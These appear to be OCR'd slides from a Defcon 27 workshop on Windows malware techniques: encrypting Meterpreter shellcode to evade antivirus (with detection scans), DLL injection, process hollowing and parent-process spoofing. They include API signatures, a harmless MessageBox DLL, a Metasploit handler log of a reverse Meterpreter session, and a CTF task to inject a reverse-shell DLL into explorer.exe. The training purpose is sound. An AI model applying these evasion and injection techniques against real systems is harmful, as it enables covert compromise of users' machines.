Jiangmin	Trojan.Generic.fxrt	K7AntiVirus	Trojan (004fae881)

Custom Shellcode Injection

25 / 67

Community Score

25 engines detected this file

1.exe

assembly peexe

5.5 KB
Size

2019-06-29 17:03:30 UTC
10 minutes ago

EXE

DETECTION DETAILS COMMUNITY 1

Acronis	Suspicious	Ad-Aware	Generic.Exploit.Metasploit.1.B03677C6
AegisLab	Trojan.Win64.Shelma.tplj	ALYac	Generic.Exploit.Metasploit.1.B03677C6
Arcabit	Generic.Exploit.Metasploit.1.B03677C6	Avira (no cloud)	HEUR/AGEN.1034846
BitDefender	Generic.Exploit.Metasploit.1.B03677C6	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.1bb947	Emsisoft	Generic.Exploit.Metasploit.1.B03677C6 (B)
Endgame	Malicious (high Confidence)	eScan	Generic.Exploit.Metasploit.1.B03677C6
ESET-NOD32	A Variant Of MSIL/Kryptik.DST	F-Secure	Heuristic.HEUR/AGEN.1034846
FireEye	Generic.mg.29da0711bb94749f	GData	Generic.Exploit.Metasploit.1.B03677C6
Ikarus	Trojan.Win64.Meterpreter	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=88)	Microsoft	Trojan:Win64/Meterpreter.D
Qihoo-360	HEUR/QVM03.0.313D.Malware.Gen	SentinelOne (Static ML)	DFI - Suspicious PE
Sophos AV	Mal/Swrort-W	Trapmine	Suspicious.low.ml.score
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	AhnLab-V3	Undetected

Exclusive Or (XOR)

- Exclusive disjunction (exclusive or) is a logical operation that outputs true only when inputs differ

- Commonly used by malware to bypass signature detection

XOR Truth Table		
Input		Output
0	0	0
0	1	1
1	0	1
1	1	0

```
  01010111 01101001 01101011 01101001
⊕ 11110011 11110011 11110011 11110011
  ----------------------------------
= 10100100 10011010 10011000 10011010
```

Advanced Encryption Standard (AES)

- Symmetric block cipher, subset of the Rijndael block cipher
- Adopted by the US government and used worldwide
- https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf

Xored Shellcode

16 / 67

Community Score

16 engines detected this file

2.exe

assembly peexe

4.5 KB Size

2019-07-29 00:42:16 UTC a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Avira (no cloud)	HEUR/AGEN.1034846
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.f65ff8
Cylance	Unsafe	Endgame	Malicious (high Confidence)
ESET-NOD32	A Variant Of MSIL/Kryptik.HXX	F-Secure	Heuristic.HEUR/AGEN.1034846
FireEye	Generic.mg.bec1109effa9f1ae	Malwarebytes	Trojan.Agent.PGen
Microsoft	Trojan:Win32/Fuerboos.C!cl	SentinelOne (Static ML)	DFI - Suspicious PE
Sophos AV	Mal/MSIL-KC	Sophos ML	Heuristic
Symantec	Meterpreter	Trapmine	Malicious.moderate.ml.score
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected

AES Shellcode

10 / 67

Community Score

10 engines detected this file

4.exe

assembly peexe

6 KB
Size

2019-07-29 00:44:46 UTC
1 minute ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY 1

Acronis	Suspicious	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.e98088	Endgame	Malicious (high Confidence)
ESET-NOD32	A Variant Of MSIL/Kryptik.HXX	F-Secure	Heuristic.HEUR/AGEN.1034846
FireEye	Generic.mg.23056465cb1fe48c	SentinelOne (Static ML)	DFI - Suspicious PE
Sophos AV	Mal/MSIL-KC	Trapmine	Suspicious.low.ml.score
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected

Lab 5: Powershell without Powershell.exe

.NET Brothers

- C# and PowerShell are effectively frontends for the .NET framework.
- They can both call and execute each other's code

  http://executeautomation.com/blog/calling-c-code-in-powershell-and-vice-versa/
- Powershell.exe is a process that hosts the System.Management.Automation.dll

```
using System.Management.Automation
```

PowerShell Class

- Provides a simple interface to execute a PowerShell command or script
- https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell?view=pscore-6.2.0

```
PowerShell ps1 = PowerShell.Create();
ps1.AddScript("Start-Process calc.exe");
ps1.Invoke();
```

cmd.exe		2,752 K	792 K	7544	Windows Command Processor	Microsoft Corporation	64-bit
conhost.exe		10,220 K	13,620 K	10900	Console Window Host	Microsoft Corporation	64-bit
cmd.exe		3,616 K	2,612 K	9256	Windows Command Processor	Microsoft Corporation	64-bit
2.exe		66,424 K	73,852 K	1228			64-bit
procexp.exe		4,188 K	2,828 K	14856	Sysinternals Process Explorer	Sysinternals - www.sysinter...	32-bit
procexp64.exe	3.91	33,324 K	30,916 K	3160	Sysinternals Process Explorer	Sysinternals - www.sysinter...	64-bit
notepad.exe		2,376 K	2,296 K	6684	Notepad	Microsoft Corporation	64-bit
OneDrive.exe	< 0.01	21,384 K	4,532 K	7604	Microsoft OneDrive	Microsoft Corporation	32-bit

Name	Description	Company Name	Path
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
imm32.dll	Multi-User Windows IMM32 API Client DLL	Microsoft Corporation	C:\Windows\System32\imm32.dll
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	C:\Windows\System32\IPHLPAPI.DLL
kernel.appcore.dll	AppModel API Host	Microsoft Corporation	C:\Windows\System32\kernel.appcore.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
KernelBase.dll.mui	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\en-US\KernelBase.dll.mui
locale.nls			C:\Windows\System32\locale.nls
Microsoft.Managem...	cs	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\8db1eb6b8f3c0465fc8...
Microsoft.PowerShe...		Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P1706cafe#\6371be84d6391efc6a...
Microsoft.PowerShe...	Microsoft Windows PowerShell Management Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\514abc3770d56cc38...
Microsoft.PowerShe...	Microsoft Windows PowerShell Utility Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4bb3d3cd37ab29460...
Microsoft.PowerShe...	Microsoft.PowerShell.ConsoleHost	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\83712ecd33587dd40...
Microsoft.PowerShe...	Microsoft Windows PowerShell Management Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\ba3f5994580a89c46d...
Microsoft.WSMan....		Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.We0722664#\8c69c51f665d342f77...
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\Windows\System32\msasn1.dll
mscoree.dll	Microsoft .NET Runtime Execution Engine	Microsoft Corporation	C:\Windows\System32\mscoree.dll

Lab 6: Dll Injection

In the Wild

Dyre Trojan

Table 4 details the characteristics of the Dyre Trojan injected into memory.


Overview

The injected Dyre Trojan contains five resources. Two of the resources (7r3ysoac6 and 9tcucogn5) are encrypted, while two other resources (0y2hgif34 and 4qvndmku0) are compressed and encrypted. The first 32 bytes inside the fifth resource (6et5aphf7) are used as XOR keys to decrypt 0y2hgif34 and 4qvndmku0.

Table 4. Injected Dyre characteristics

File name	b378185c4f8d6359319245b9faeac8db
MD5	b378185c4f8d6359319245b9faeac8db
SHA-1	55619aecdc21e8cecb652b7131544a1d431cb0ba
SHA-256	0a615fcd8476f1a525dc409c9fd8591148b2cc3886602a76d39b7b9575eb659b
Size (bytes)	125,952
Purpose	Inject malicious .dll into web browser processes, download configurations, modules and executables

https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/dyre-emerging-threat-15-en.pdf



https://www.f-secure.com/documents/996508/1030745/blackenergy_whitepaper.pdf

DLL Injection

- Technique used to run arbitrary code within the address space of another process by forcing it to load a DLL
- Use legitimately by applications like anti malware for API hooking
  https://nagareshwar.securityxploded.com/2014/03/20/code-injection-and-api-hooking-techniques/
- Also used by malware as a means to avoid detection and obtain visibility into other process memory

Process Modules

- "A module is an executable file or DLL. Each process consists of one or more modules"

https://docs.microsoft.com/en-us/windows/win32/psapi/module-information

- The API EnumProcessModules can be used to list a process modules

https://docs.microsoft.com/en-us/windows/win32/api/psapi/nf-psapi-enumprocessmodules


- .NET also implements an interface to interact with process modules


Process Class

- Provides access to local and remote processes and enables you to start and stop local system processes.

```
using (Process myProcess = new Process())
{
    myProcess.StartInfo.UseShellExecute = false;
    // You can start any process, HelloWorld is a do-nothing example.
    myProcess.StartInfo.FileName = "C:\\HelloWorld.exe";
    myProcess.StartInfo.CreateNoWindow = true;
    myProcess.Start();
    // This code assumes the process you are starting will terminate itself.
    // Given that is is started without a window so you cannot terminate it
    // on the desktop, it must terminate itself or you can do it programmatically
    // from this application using the Kill method.
}
```

https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8





http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

OpenProcess

- Opens an existing local process object.
- If succeeds, it returns a handle to the process

Syntax

C++

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

VirtualAllocEx

- Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process

- If succeeds, the return value is the base address of the allocated region

Syntax

```
LPVOID VirtualAllocEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

WriteProcessMemory

- Writes data to an area of memory in a specified process
- If succeeds, the return value is nonzero.

Syntax

```
BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

LoadLibrary

- Loads the specified module into the address space of the calling process
- If succeeds, it returns a handle to the loaded module

Syntax

C++

```
HMODULE LoadLibraryExA(
  LPCSTR lpLibFileName,
  HANDLE hFile,
  DWORD  dwFlags
);
```

CreateRemoteThread

- Creates a thread that runs in the virtual address space of another process.
- If succeeds, it returns a handle to new thread

Syntax

C++

```
HANDLE CreateRemoteThread(
  HANDLE                 hProcess,
  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  SIZE_T                 dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID                 lpParameter,
  DWORD                  dwCreationFlags,
  LPDWORD                lpThreadId
);
```


MessageBoxDll

MessageBoxDll.cpp

```cpp
#include <windows.h>

#if BUILDING_DLL
#define DLLIMPORT __declspec(dllexport)
#else
#define DLLIMPORT __declspec(dllimport)
#endif

BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
{
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:
        {
            MessageBox(0, "Hello World from DLL !!\n","Dll Injection @ Defcon 27",MB_ICONINFORMATION);
            break;
        }
        case DLL_PROCESS_DETACH:
        {
            break;
        }
        case DLL_THREAD_ATTACH:
        {
            break;
        }
        case DLL_THREAD_DETACH:
        {
            break;
        }
    }
    return TRUE;
}
```

MessageBoxDll

```
C:\Users\User\Desktop\defcon27\exercise6>gcc -m64 -shared -o aMessageBoxDll_64.dll MessageBoxDll\MessageBoxDll.cpp

C:\Users\User\Desktop\defcon27\exercise6>rundll32 aMessageBoxDll_64.dll, Main
```



MessageBoxDll

sihost.exe		8,932 K	18,096 K	4464 Shell Infrastructure Host	Microsoft Corporation	64-bit
svchost.exe		5,944 K	8,440 K	4480 Host Process for Windows S...	Microsoft Corporation	64-bit
svchost.exe		7,976 K	15,792 K	4512 Host Process for Windows S...	Microsoft Corporation	64-bit

Name	Description	Company Name	Path
ActivationManager.dll	Activation Manager	Microsoft Corporation	C:\Windows\System32\ActivationManager.dll
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
aMessageBoxDll_64.dll			C:\Users\User\Desktop\defcon27\exercise6\aMessageBoxDll_64.dll
AppContracts.dll	Windows AppContracts API Server	Microsoft Corporation	C:\Windows\System32\AppContracts.dll
AppointmentActivation.dll	DLL for AppointmentActivation	Microsoft Corporation	C:\Windows\System32\AppointmentActivation.dll
AppXDeploymentClient.dll	AppX Deployment Client DLL	Microsoft Corporation	C:\Windows\System32\AppXDeploymentClient.dll
AudioSes.dll	Audio Session	Microsoft Corporation	C:\Windows\System32\AudioSes.dll
avrt.dll	Multimedia Realtime Runtime	Microsoft Corporation	C:\Windows\System32\avrt.dll

Capture The Flag #3

- Using the source code under the **ShellcodeInjectionDll** folder as a guide, create your own DLL that provides a reverse meterpreter shell. Once you have that, modify Exercise 3 to identify explorer.exe and inject the malicious DLL into its memory space without user interaction.

TO Do: Reflective Dll Injection

- Technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process
- The injected DLL does not have to touch disk
- https://github.com/stephenfewer/ReflectiveDLLInjection

Lab 7: Process Hollowing

Process Hollowing

- Technique by which a legitimate process is started with the purpose of being used as a container for arbitrary code
- At launch, the process memory is replaced with malicious code
- Used by malware as a means to avoid detection and bypass security controls

In the Wild

Method 1

Using this method a template executable is decoded from inside the loader. The template is an executable that will load a DLL from a buffer and call a specified export from the loaded DLL. The loader populates the template with the correct memory offsets so that it can find the payload and launch it.

A chosen process is overwritten (it can be one of a list of processes, the default name is svchost.exe).

The chosen process is created in suspended mode and then is overwritten with the template executable. Then the process is resumed and the template runs, loading the DLL and executing the specified export under the name of a legitimate process. This routine is also similar to the one used in Stuxnet.

Page 10


https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf

On execution, the observed sample (MD5: 13794d1d8e87c69119237256ef068043) tries to create a child process named *svchost.exe* (using the *svchost.exe* file from the System32 folder) using the CreateProcessW API function in suspended mode.

Next, for process hollowing of *svchost.exe*, the malware creates a section object and maps the section using ZwMapViewOfSection. It uses the memset function to fill the mapped section with zeroes, and then leverages memcpy to copy the unpacked DLL to that region. The malware then resolves three lower level API functions by walking the ntdll.dll module.


https://www.fireeye.com/blog/threat-research/2017/11/ursnif-variant-malicious-tls-callback-technique.html

Process Hollowing



http://www.autosectools.com/process-hollowing.pdf

Process State



https://www.slideshare.net/mrlacey/a-look-behind-the-scenes-windows-8-background-processing

Process Class

- Provides access to local and remote processes and enables you to start and stop local system processes.

```
using (Process myProcess = new Process())
{
    myProcess.StartInfo.UseShellExecute = false;
    // You can start any process, HelloWorld is a do-nothing example.
    myProcess.StartInfo.FileName = "C:\\HelloWorld.exe";
    myProcess.StartInfo.CreateNoWindow = true;
    myProcess.Start();
    // This code assumes the process you are starting will terminate itself.
    // Given that is is started without a window so you cannot terminate it
    // on the desktop, it must terminate itself or you can do it programmatically
    // from this application using the Kill method.
}
```

https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8

OpenThread, SuspendThread, ResumeThread

- Opens an existing thread object
- Suspends the specified thread
- Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed

Custom Process Hollowing

- The original Process Hollowing technique involves unmapping memory sections (NtUnmapViewOfSection) and overwriting the base address of the container process
- This is required when the goal is to execute a binary in the memory space of the container
- For this lab, we will skip some steps as our goal is to inject shellcode to obtain a shell

Process Explorer - Sysinternals: www.sysinternals.com [WINDEV1905EVAL\User]

File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type
svchost.exe		4,608 K	4,732 K	3044	Host Process for Windows S...	Microsoft Corporation	
dasHost.exe		8,432 K	15,016 K	3048			
wlms.exe		700 K	1,696 K	3060	Windows License Monitoring...	Microsoft Corporation	
notepad.exe		10,056 K	24,552 K	3088	Notepad	Microsoft Corporation	64-bit
RuntimeBroker.exe		5,696 K	4,508 K	3096	Runtime Broker	Microsoft Corporation	64-bit
WmiPrvSE.exe		1,856 K	8,108 K	3160			
TrustedInstaller.exe	< 0.01	1,844 K	6,872 K	3188	Windows Modules Installer	Microsoft Corporation	
svchost.exe	< 0.01	3,376 K	4,684 K	3260	Host Process for Windows S...	Microsoft Corporation	
svchost.exe		2,508 K	3,764 K	3284	Host Process for Windows S...	Microsoft Corporation	
dllhost.exe		3,868 K	2,684 K	3688	COM Surrogate	Microsoft Corporation	
WmiPrvSE.exe	1.68	10,568 K	16,348 K	3856			
svchost.exe		6,320 K	2,080 K	4000	Host Process for Windows S...	Microsoft Corporation	
msdtc.exe		2,808 K	1,552 K	4076	Microsoft Distributed Transa...	Microsoft Corporation	

Applications Places Terminal

test@ka

File Edit View Search Terminal Help

```
msf5 exploit(multi/handler) > run
 0.3.10-12406...        distrib
[*] Started HTTPS reverse handler on https://192.168.67
[*] https://192.168.67.129:8080 handling request from 1
) ...
[*] Meterpreter session 10 opened (192.168.67.129:8080

meterpreter > getpid
Current pid: 3088
meterpreter >
```

CreateProcess

- Creates a new process and its primary thread. The new process runs in the security context of the calling process.

- If the function succeeds, the return value is nonzero.

Syntax

C++

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Lab 8: Parent Process Spoofing

PPID Spoofing

- Starting in Windows Vista, CreateProcess can be used to start a process with an arbitrary parent process ☺

Syntax

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

`lpStartupInfo`

A pointer to a STARTUPINFO or STARTUPINFOEX structure.

PPID Spoofing

Syntax

```
typedef struct _STARTUPINFOEXA {
  STARTUPINFOA                 StartupInfo;
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList;
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

`lpAttributeList`

An attribute list. This list is created by the InitializeProcThreadAttributeList function.

To add attributes to the list, call the UpdateProcThreadAttribute function. To specify these attributes when creating a process, specify EXTENDED_STARTUPINFO_PRESENT in the *dwCreationFlag* parameter and a STARTUPINFOEX structure in the *lpStartupInfo* parameter. Note that you can specify the same **STARTUPINFOEX** structure to multiple child processes.

lpAttribute

Syntax

```
BOOL UpdateProcThreadAttribute(
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  DWORD                        dwFlags,
  DWORD_PTR                    Attribute,
  PVOID                        lpValue,
  SIZE_T                       cbSize,
  PVOID                        lpPreviousValue,
  PSIZE_T                      lpReturnSize
);
```

PROC_THREAD_ATTRIBUTE_PARENT_PROCESS	The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS_CREATE_PROCESS** access right. Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

InitializeProcThreadAttributeList

- Initializes the specified list of attributes for process and thread creation.
- If the function succeeds, the return value is nonzero.

Syntax

C++

```
BOOL InitializeProcThreadAttributeList(
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  DWORD                        dwAttributeCount,
  DWORD                        dwFlags,
  PSIZE_T                      lpSize
);
```

UpdateProcThreadAttribute

- Updates the specified attribute in a list of attributes for process and thread creation.
- If the function succeeds, the return value is nonzero.

C++

```
BOOL UpdateProcThreadAttribute(
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  DWORD                        dwFlags,
  DWORD_PTR                    Attribute,
  PVOID                        lpValue,
  SIZE_T                       cbSize,
  PVOID                        lpPreviousValue,
  PSIZE_T                      lpReturnSize
);
```

powershell.exe	0.01	63,952 K	13,980 K	1724	Windows PowerShell	Microsoft Corporation	64-bit
conhost.exe		3,836 K	3,332 K	1868	Console Window Host	Microsoft Corporation	64-bit
notepad.exe		2,868 K	11,800 K	6684	Notepad	Microsoft Corporation	64-bit
notepad++.exe		12,984 K	14,712 K	4980	Notepad++ : a free (GNU) so...	Don HO don.h@free.fr	32-bit
cmd.exe		2,752 K	880 K	7544	Windows Command Processor	Microsoft Corporation	64-bit
conhost.exe		13,144 K	16,472 K	10900	Console Window Host	Microsoft Corporation	64-bit
cmd.exe		2,976 K	2,464 K	9256	Windows Command Processor	Microsoft Corporation	64-bit
1.exe		13,032 K	14,076 K	4964			64-bit
procexp.exe		3,188 K	10,472 K	1560	Sysinternals Process Explorer	Sysinternals - www.sysinter...	32-bit
procexp64.exe	44.01	32,044 K	54,592 K	10524	Sysinternals Process Explorer	Sysinternals - www.sysinter...	64-bit
GitHubDesktop.exe		25,828 K	27,508 K	10188		GitHub, Inc.	64-bit
GitHubDesktop.exe		15,764 K	4,628 K	2412		GitHub, Inc.	64-bit
GitHubDesktop.exe		70,300 K	38,336 K	5756		GitHub, Inc.	64-bit
userinit.exe		9,056 K	15,364 K	11772	Userinit Logon Application	Microsoft Corporation	64-bit

explorer.exe	5200	C:\Windows\explorer.exe
MSASCuiL.exe	7916	C:\Program Files\Windows Defender\MSASCuiL.exe
notepad++.exe	22932	C:\Program Files (x86)\Notepad++\notepad++.exe
chrome.exe	12388	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
procexp64.exe	21232	C:\Users\user\Downloads\ProcessExplorer\procexp64.exe
